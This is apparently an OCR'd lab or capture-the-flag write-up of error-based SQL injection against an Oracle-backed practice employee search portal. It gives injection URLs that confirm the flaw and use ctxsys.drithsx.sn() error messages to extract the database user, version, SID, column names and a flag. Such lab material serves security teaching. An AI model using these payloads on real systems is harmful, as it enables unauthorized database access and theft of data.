
http://192.168.2.12:8085/EmployeeSearchPortal/ [Level: Intermediate]

Note: the database error messages are enabled. When you inject a quote character, a database error message is displayed:

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27



The following tests confirm it is a string based injection:

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27--

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20or%201=1--

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20and%201=2--

Just like MS-SQL, we can use oracle's database error message to extract information. The function to use is:


ctxsys.drithsx.sn(1,(sql query to execute))

thus we can inject the query:

ctxsys.drithsx.sn(1,(select user from dual))

The URL will look like:


http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH' and ctxsys.drithsx.sn(1,(select user from dual)) is null--



Note: the sql query passed as an argument to function ctxsys.drithsx.sn() must return only 1 row and 1 columns. To obtain the version we can issue the query:

Select banner from v$version where rownum=1


192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH' and ctxsys.drithsx.sn(1,(Select banner from v$version where rownum=1)) is null—



To obtain the database name (SID) we need to issue the SQL:

SELECT SYS.DATABASE_NAME FROM DUAL

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20and%20ctxsys.drithsx.sn%281,%28SELECT%20SYS.DATABASE_NAME%20FROM%20DUAL%29%29%20is%20null--




To obtain the columns in table sqlirocks, the sql query will be:

Select column_name from all_tab_columns where table_name='SQLIROCKS' and rownum=1

Note: table names are in capital for ORACLE.

http://192.168.2.12:8085/EmployeeSearchPortal/searchResults.jsp?employeeName=SMITH%27%20and%20ctxsys.drithsx.sn%281,%28Select%20column_name%20from%20all_tab_columns%20where%20table_name=%27SQLIROCKS%27%20and%20rownum=1%29%29%20is%20null--



Now we can read this columns:

Select FLAG from SQLIROCKS where rownum=1